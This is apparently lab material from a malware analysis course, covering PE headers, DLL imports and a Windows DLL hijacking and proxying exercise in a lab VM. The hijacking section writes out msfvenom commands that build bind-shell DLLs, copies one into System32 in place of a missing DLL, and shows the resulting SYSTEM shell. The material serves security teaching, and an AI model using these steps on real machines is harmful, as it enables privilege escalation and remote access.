



# Windows Internals

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

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# CNIT 126: Practical Malware Analysis

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- Diagnose and solve problems

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Resource group ([change](#))  
[win10\\_group\\_10130955](#)

Status  
Running

Location  
West US 2

Subscription ([change](#))  
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Subscription ID  
e5378607-b55f-4fba-95fa-e1bcb0299beb

Tags ([change](#))  
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Operating system  
Windows

Size  
Standard D2s v3 (2 vcpus, 8 GiB memory)

Public IP address  
[51.143.22.186](#)

Virtual network/subnet  
[win10\\_group\\_10130955-vnet/default](#)

DNS name  
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

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**FLARE-VM**

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                Developed by
                flarevm@fireeye.com
                FLARE (FireEye Labs Advanced Reverse Engineering)
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```



Welcome to FLARE VM - a fully customizable, Windows-based security distribution for malware analysis, incident response, penetration testing, etc.

Please see <https://www.fireeye.com/blog/threat-research/2018/11/flare-vm-update.html> for a blog on installing FLARE VM.

# PE Headers

PEview - C:\pe\hello.exe

File View Go Help

hello.exe

	pFile	Data	Description	Value
IMAGE_DOS_HEADER	00000000	5A4D	Signature	IMAGE_DOS_SIGNATURE MZ
MS-DOS Stub Program	00000002	0090	Bytes on Last Page of File	
IMAGE_NT_HEADERS	00000004	0003	Pages in File	
Signature	00000006	0000	Relocations	
IMAGE_FILE_HEADER	00000008	0004	Size of Header in Paragraphs	
IMAGE_OPTIONAL_HEADER	0000000A	0000	Minimum Extra Paragraphs	
IMAGE_SECTION_HEADER .text	0000000C	FFFF	Maximum Extra Paragraphs	
IMAGE_SECTION_HEADER .rdata	0000000E	0000	Initial (relative) SS	
IMAGE_SECTION_HEADER .data	00000010	00B8	Initial SP	
IMAGE_SECTION_HEADER .gfids	00000012	0000	Checksum	
IMAGE_SECTION_HEADER .reloc	00000014	0000	Initial IP	
SECTION .text	00000016	0000	Initial (relative) CS	
SECTION .rdata	00000018	0040	offset to Relocation Table	
IMPORT Address Table	0000001A	0000	overlay Number	
IMAGE_DEBUG_DIRECTORY	0000001C	0000	Reserved	
IMAGE_LOAD_CONFIG_DIRECTORY	0000001E	0000	Reserved	
IMAGE_DEBUG_TYPE_	00000020	0000	Reserved	
IMPORT Directory Table	00000022	0000	Reserved	
IMPORT Name Table	00000024	0000	OEM Identifier	
IMPORT Hints/Names & DLL Names	00000026	0000	OEM Information	
SECTION .data	00000028	0000	Reserved	
SECTION .gfids	0000002A	0000	Reserved	
SECTION .reloc	0000002C	0000	Reserved	
	0000002E	0000	Reserved	
	00000030	0000	Reserved	
	00000032	0000	Reserved	
	00000034	0000	Reserved	
	00000036	0000	Reserved	
	00000038	0000	Reserved	
	0000003A	0000	Reserved	
	0000003C	000000F8	offset to New EXE Header	

Viewing IMAGE\_DOS\_HEADER



PEview - C:\pe\hello.exe

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
hello.exe

- IMAGE\_DOS\_HEADER
- MS-DOS Stub Program
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  - IMAGE\_SECTION\_HEADER .reloc
  - SECTION .text
  - SECTION .rdata
    - IMPORT Address Table
    - IMAGE\_DEBUG\_DIRECTORY
    - IMAGE\_LOAD\_CONFIG\_DIRECTORY
    - IMAGE\_DEBUG\_TYPE\_
    - IMPORT Directory Table
    - IMPORT Name Table
    - IMPORT Hints/Names & DLL Names
  - SECTION .data
  - SECTION .gfids
  - SECTION .reloc

pfile	Data	Description	Value
0000FE00	00016C5C	Hint/Name RVA	042D QueryPerformanceCounter
0000FE04	00016C76	Hint/Name RVA	020A GetCurrentProcessId
0000FE08	00016C8C	Hint/Name RVA	020E GetCurrentThreadId
0000FE0C	00016CA2	Hint/Name RVA	02D6 GetSystemTimeAsFileTime
0000FE10	00016CBC	Hint/Name RVA	034B InitializeSListHead
0000FE14	00016CD2	Hint/Name RVA	0367 IsDebuggerPresent
0000FE18	00016CF6	Hint/Name RVA	0582 UnhandledExceptionFilter
0000FE1C	00016D02	Hint/Name RVA	0543 SetUnhandledExceptionFilter
0000FE20	00016D20	Hint/Name RVA	02BE GetStartupInfoW
0000FE24	00016D32	Hint/Name RVA	036D IsProcessorFeaturePresent
0000FE28	00016D4E	Hint/Name RVA	0267 GetModuleHandleW
0000FE2C	00016D62	Hint/Name RVA	0209 GetCurrentProcess
0000FE30	00016D76	Hint/Name RVA	0561 TerminateProcess
0000FE34	00016D98	Hint/Name RVA	04AD RtlUnwind
0000FE38	00016DA4	Hint/Name RVA	0250 GetLastError
0000FE3C	00016DB4	Hint/Name RVA	050B SetLastError
0000FE40	00016DC4	Hint/Name RVA	0125 EnterCriticalSection
0000FE44	00016DDC	Hint/Name RVA	03A2 LeaveCriticalSection
0000FE48	00016DF4	Hint/Name RVA	0105 DeleteCriticalSection
0000FE4C	00016E0C	Hint/Name RVA	0348 InitializeCriticalSectionAndSpinCount
0000FE50	00016E34	Hint/Name RVA	0573 TlsAlloc
0000FE54	00016E40	Hint/Name RVA	0575 TlsGetValue
0000FE58	00016E4E	Hint/Name RVA	0576 TlsSetValue
0000FE5C	00016E5C	Hint/Name RVA	0574 TlsFree
0000FE60	00016E66	Hint/Name RVA	019F FreeLibrary

Viewing IMPORT Address Table


# Importing DLLs



```
hello4.cpp - Notepad
File Edit Format View Help
#include <iostream>
using namespace std;

void main()
{
    printf("Hello! I use DLLs!\n");
}

Windows (CF) Ln 1, Col 1 100%
```



```
Command Prompt
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>cd Desktop

C:\Users\IEUser\Desktop>hello4.exe
Hello! I use DLLs!

C:\Users\IEUser\Desktop>
```



PEView - C:\Users\jEuser\Desktop\hello4.exe

File View Go Help

hello4.exe

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0000FE10	00016CCC	Hint/Name RVA	034B InitializeListHead
0000FE14	00016CE2	Hint/Name RVA	0367 IsDebuggerPresent
0000FE18	00016CF6	Hint/Name RVA	0582 UnhandledExceptionFilter
0000FE1C	00016D12	Hint/Name RVA	0543 SetUnhandledExceptionFilter
0000FE20	00016D30	Hint/Name RVA	02BE GetStartupInfoW
0000FE24	00016D42	Hint/Name RVA	036D IsProcessorFeaturePresent
0000FE28	00016D5E	Hint/Name RVA	0267 GetModuleHandleW
0000FE2C	00016D72	Hint/Name RVA	0209 GetCurrentProcess
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0000FE44	00016DEC	Hint/Name RVA	03A2 LeaveCriticalSection
0000FE48	00016E04	Hint/Name RVA	0105 DeleteCriticalSection
0000FE4C	00016E1C	Hint/Name RVA	0348 InitializeCriticalSectionAndSp
0000FE50	00016E44	Hint/Name RVA	0573 TlsAlloc
0000FE54	00016E50	Hint/Name RVA	0575 TlsGetValue
0000FE58	00016E5E	Hint/Name RVA	0576 TlsSetValue

Viewing IMPORT Address Table

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# DLL Hijacking

Services

File Action View Help

Services (Local)

Services (Local)

**Distributed Transaction Coordinator**

[Stop](#) the service  
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
Description:  
 Coordinates transactions that span multiple resource managers, such as databases, message queues, and file systems. If this service is stopped, these

Name	Description	Status	Startup Type	Log On As
Diagnostic Service Host	The Diagnos..	Running	Manual	Local Service
Diagnostic System Host	The Diagnos..		Manual	Local System
Display Enhancement Service	A service for ..		Manual (Trigg...	Local System
Distributed Link Tracking Client	Maintains li..	Running	Automatic	Local System
Distributed Transaction Coordinator	Coordinates ..	Running	Manual	Network Se..
DNS Client	The DNS Cli..	Running	Automatic (Tri..	Network Se..
Downloaded Maps Manager	Windows ser..		Automatic (De..	Network Se..
Embedded Mode	The Embedd..		Manual (Trigg...	Local System
Encrypting File System (EFS)	Provides the..		Manual (Trigg...	Local System

Extended / Standard

Process Explorer - Sysinternals: www.sysinternals.com [MSEDGEWIN10\IEUser] (Administrator)

File Options View Process Find DLL Users Help



Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe		14,868 K	23,000 K	7088	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,800 K	11,448 K	7744	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,176 K	9,720 K	7944	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,496 K	5,880 K	176	Host Process for Windows S...	Microsoft Corporation
msdtc.exe		2,936 K	11,296 K	5144	Microsoft Distributed Transa...	Microsoft Corporation
svchost.exe		1,472 K	7,640 K	2420	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,728 K	7,308 K	7336	Host Process for Windows S...	Microsoft Corporation

Name	Description	Company Name	Path
msvcp_win.dll	Microsoft® C Runtime Library	Microsoft Corporation	C:\Windows\System32\msvcp_win.dll
msvcrt.dll	Windows NT CRT DLL	Microsoft Corporation	C:\Windows\System32\msvcrt.dll
mswsock.dll	Microsoft Windows Sockets 2.0 Se...	Microsoft Corporation	C:\Windows\System32\mswsock.dll
mtxclu.dll	Microsoft Distributed Transaction ...	Microsoft Corporation	C:\Windows\System32\mtxclu.dll
mtxoci.dll	Microsoft Distributed Transaction ...	Microsoft Corporation	C:\Windows\System32\mtxoci.dll
netutils.dll	Net Win32 API Helpers DLL	Microsoft Corporation	C:\Windows\System32\netutils.dll
nsi.dll	NSI User-mode interface DLL	Microsoft Corporation	C:\Windows\System32\nsi.dll
ntdll.dll	NT Layer DLL	Microsoft Corporation	C:\Windows\System32\ntdll.dll
ntmarta.dll	Windows NT MARTA provider	Microsoft Corporation	C:\Windows\System32\ntmarta.dll
ole32.dll	Microsoft OLE for Windows	Microsoft Corporation	C:\Windows\System32\ole32.dll
oleaut32.dll	OLEAUT32.DLL	Microsoft Corporation	C:\Windows\System32\oleaut32.dll
R00000000000c.clb			C:\Windows\Registration\R00000000000c.clb
resutils.dll	Microsoft Cluster Resource Utility ...	Microsoft Corporation	C:\Windows\System32\resutils.dll
rpcrt4.dll	Remote Procedure Call Runtime	Microsoft Corporation	C:\Windows\System32\rpcrt4.dll
sechost.dll	Host for SCM/SDDL/LSA Lookup A...	Microsoft Corporation	C:\Windows\System32\sechost.dll
SortDefault.nls			C:\Windows\Globalization\Sorting\SortDefault.nls
sspicli.dll	Security Support Provider Interface	Microsoft Corporation	C:\Windows\System32\sspicli.dll

CPU Usage: 3.88% Commit Charge: 46.80% Processes: 128 Physical Usage: 50.67%

Time of Day	Process Name	PID	Operation	Path	Result
3:40:17.337308...	msdtc.exe	5144	CloseFile	C:\Windows\System32\mtxoci.dll	SUCCESS
3:40:17.338466...	msdtc.exe	5144	CreateFile	C:\Windows\System32\oci.dll	NAME NOT FOUND
3:40:17.346635...	msdtc.exe	5144	ReadFile	C:\Windows\System32\msdtctm.dll	SUCCESS

## Creating a Malicious DLL

In the Administrator Command Prompt window, in your Downloads folder, execute this command:

```
C:\metasploit-framework\bin\msfvenom -p windows/x64/shell_bind_tcp -f dll -o shellbind.dll
```

## Positioning the Malicious DLL

In the Administrator Command Prompt window, in your Downloads folder, execute these commands:

```
net stop msdtc
copy shellbind.dll c:\windows\system32\oci.dll
```

```
Command Prompt - nc 127.0.0.1 4444
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>nc 127.0.0.1 4444
Microsoft Windows [Version 10.0.17763.1457]
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C:\Windows\system32>whoami
whoami
nt authority\██████████

C:\Windows\system32>
```

# DLL Proxying

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time of Day	Process Name	PID	Operation	Path	Result
12:02:32.61...	Bginfo64.exe	9808	CreateFile	C:\Users\IEUser\Desktop\dllproxy\VERSION.dll	NAME NOT FOUND
12:02:32.61...	Bginfo64.exe	9808	CreateFile	C:\windows\System32\version.dll	SUCCESS
12:02:32.61...	Bginfo64.exe	9808	QueryBasicInfor...	C:\windows\System32\version.dll	SUCCESS
12:02:32.61...	Bginfo64.exe	9808	CloseFile	C:\windows\System32\version.dll	SUCCESS
12:02:32.61...	Bginfo64.exe	9808	CreateFile	C:\windows\System32\version.dll	SUCCESS
12:02:32.61...	Bginfo64.exe	9808	CreateFileMapping	C:\windows\System32\version.dll	FILE LOCKED WITH O
12:02:32.61...	Bginfo64.exe	9808	CreateFileMapping	C:\windows\System32\version.dll	SUCCESS
12:02:32.61...	Bginfo64.exe	9808	Load Image	C:\windows\System32\version.dll	SUCCESS
12:02:32.61...	Bginfo64.exe	9808	CloseFile	C:\windows\System32\version.dll	SUCCESS

Showing 9 of 629,607 events (0.0014%) Backed by virtual memory

*slmgr /rearm*

```

Administrator: Command Prompt
c:\Users\IEUser\Desktop\dllproxy>C:\metasploit-framework\bin\msfvenom -p
windows/x64/shell_bind_tcp LPORT=4445 -f dll -o version.dll
C:/metasploit-framework/embedded/lib/ruby/gems/2.6.0/gems/rax-core-0.1.13
/lib/rax/compat.rb:376: warning: win32API is deprecated after Ruby 1.9.1;
use fiddle directly instead
[-] No platform was selected, choosing Msf::Module::Platform::Windows fro
m the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 505 bytes
Final size of dll file: 5120 bytes
Saved as: version.dll

c:\Users\IEUser\Desktop\dllproxy>

```



Administrator: Command Prompt

```
c:\Users\IEUser\Desktop\dllproxy>netstat -an | more
```

### Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5985	0.0.0.0:0	LISTENING
TCP	0.0.0.0:7680	0.0.0.0:0	LISTENING
TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help



Time of Day	Process Name	PID	Operation	Path	Result
12:15:10.86...	Bginfo64.exe	10676	CreateFile	C:\Users\IEUser\Desktop\dllproxy\version.dll	SUCCESS
12:15:10.86...	Bginfo64.exe	10676	QueryBasicInfor...	C:\Users\IEUser\Desktop\dllproxy\version.dll	SUCCESS
